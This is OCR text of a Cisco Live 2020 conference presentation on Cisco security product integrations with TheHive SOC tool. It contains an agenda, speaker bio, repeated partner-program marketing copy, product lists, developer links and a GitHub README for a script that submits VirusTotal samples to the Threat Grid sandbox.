
cisco
You make possible


Cisco Webex Teams

Questions?

Use Cisco Webex Teams to chat
with the speaker after the session

How

1. Find this session in the Cisco Events Mobile App
2. Click “Join the Discussion”
3. Install Webex Teams or go directly to the team space
4. Enter messages/questions in the team space



cs.co/ciscolivebot# BRKSEC-3450

Cisco Security Integrations in TheHive SOC Operations Tool

Michael Auger

cisco Live!
Barcelona | January 27–31, 2020

BRKSEC-3450

Agenda


- Introduction
- Cisco Security 3rd Party Integrations
- Cisco Security Community
- TheHive Overview
- Product and Integration Demos
- Conclusion
- Q&A

Introduction

My Role at Cisco

- Manager of Technical Alliances
- Manage a team building integrations
- Maintain CiscoSecurity Github

Personal Life



Career

- Datacenter and Security Operations
- Penetration Testing
- Incident Response
- Security Analyst
- Security Operation Center Services

Highlights

- Regularly Present at Conferences
- Hacked a rifle
- Taught at NYU

Session Goals

- Empower you as customers
- Debut TheHive Integrations
- Grow our communities
- Improve our industry

3rd Party Integrations

Guiding Principles

- Simple
- Open
- Automated

Cisco Security Technology Alliance

A security ecosystem that facilitates open, multivendor product integrations to improve security effectiveness through automation and operational simplicity.

Cisco Security Technology Alliance

https://cisco.com/go/csta

Products Support Partners More


Products / Security /

Security Technical Alliance Partners

Cisco Security Technical Alliance (CSTA) partner ecosystem

This introductory overview highlights the CSTA program, partner ecosystem, and hundreds of integrations and security solutions that have benefitted customers.

Watch Overview (1:27 Min)



Better security through integration

The Cisco Security Technology Alliance is a security ecosystem that facilitates open, multivendor product integrations to improve security effectiveness through automation and operational simplicity.

Integrate more of your products

Active partnering with over 170 key security vendors and integration with over ten Cisco security products.

Automate your security

Cisco integrations enable automated data sharing to make your multivendor technologies function as one.

Integrate more of your products

Active partnering with over 170 key security vendors and integration with over ten Cisco security products.

Automate your security

Cisco integrations enable automated data sharing to make your multivendor technologies function as one.


Improve your control of threats

Cisco integrations include contextual data sharing so you can get answers faster and take action to rapidly and automatically contain threats anywhere in your on-premise or cloud network.

Be assured of Cisco support

Cisco is committed to ensuring all security technologies are production quality through our stringent testing and certification process and supported by customer solution support.

If you are a technology company that's interested in this program, contact us.



Integrate more of your products

Active partnering with over 170 key security vendors and integration with over ten Cisco security products.

Automate your security

Cisco integrations enable automated data sharing to make your multivendor technologies function as one.


Improve your control of threats

Cisco integrations include contextual data sharing so you can get answers faster and take action to rapidly and automatically contain threats anywhere in your on-premise or cloud network.

Be assured of Cisco support

Cisco is committed to ensuring all security technologies are production quality through our stringent testing and certification process and supported by customer solution support.

If you are a technology company that's interested in this program, contact us.



Integrate more of your products

Active partnering with over 170 key security vendors and integration with over ten Cisco security products.

Automate your security

Cisco integrations enable automated data sharing to make your multivendor technologies function as one.


Improve your control of threats

Cisco integrations include contextual data sharing so you can get answers faster and take action to rapidly and automatically contain threats anywhere in your on-premise or cloud network.

Be assured of Cisco support


Cisco is committed to ensuring all security technologies are production quality through our stringent testing and certification process and supported by customer solution support.

If you are a technology company that's interested in this program, contact us.



CSTA Integrations

170+ Vendor Partners, 300+ Certified Product Integrations



Cisco Security Technology Alliance

Cisco Products

- AMP for Endpoints
- AMP for Networks
- ASA
- Cisco Catalyst
- Cisco Meraki Dashboard
- Cisco Security Connector
- Cisco Threat Intelligence Director
- CloudLock
- ESA
- FMC
- ISE
- pxGrid
- Threat Grid
- Threat Response
- TrustSec
- Umbrella
- Umbrella Investigate
- WSA


Cisco Security Technology Alliance

Products I am responsible for


- AMP for Endpoints
- AMP for Networks
- ASA
- Cisco Catalyst
- Cisco Meraki Dashboard
- Cisco Security Connector
- Cisco Threat Intelligence Director
- CloudLock
- ESA
- FMC
- ISE
- pxGrid
- Threat Grid
- Threat Response
- TrustSec
- Umbrella
- Umbrella Investigate
- WSA

Cisco Security Community


https://developer.cisco.com/site/security/




https://developer.cisco.com/threat-grid/




https://developer.cisco.com/threat-grid/




https://explore.postman.com/team/ciscodevnet



https://github.com/CiscoSecurity



https://github.com/CiscoSecurity



tg-04-submit-from-virustotal
Downloads a file from VirusTotal and submits it to Threat Grid
threat-grid
Python 1 0 0 0 Updated on Mar 21, 2019

amp-04-delete-event-stream
Deletes an event stream from the streaming API
event-stream amp-for-endpoints
Python 0 0 0 0 Updated on Mar 15, 2019

amp-01-basics
Scripts that cover the basics of interacting with the AMP for Endpoints API
basics amp-for-endpoints
Python 2 4 0 0 Updated on Feb 22, 2019

tg-04-continuous-sample-collection
Example of continuously collecting Sample ID's from Threat Grid for an organizations submitted samples
threat-grid
Python 1 0 0 0 Updated on Feb 21, 2019

tg-amp-03-get-samples-add-to-scd
Get samples from Threat Grid and add the SHA256 to AMP Simple Custom Detection
amp-for-endpoints threat-grid
Python 2 0 0 0 Updated on Feb 21, 2019

https://github.com/CiscoSecurity/tg-04-submit-from-virustotal

README.md

gitter join chat

Threat Grid Submit From VirusTotal:

This script searches VirusTotal for a SHA256. If the file is in VirusTotal it fetches the filename, downloads the file, and submits to it Threat Grid. If a SHA256 is not provided as a command line argument, the script will prompt for one.

NOTE: This script requires a VirusTotal Enterprise account

Before using you must update the following:

- vt_apikey
- tg_api_key

Usage:

```
python submit_from_virustotal.py c225c488312f5cbd876072215aaeca66eda206448f90f35ca59d9c9f825b3528
```

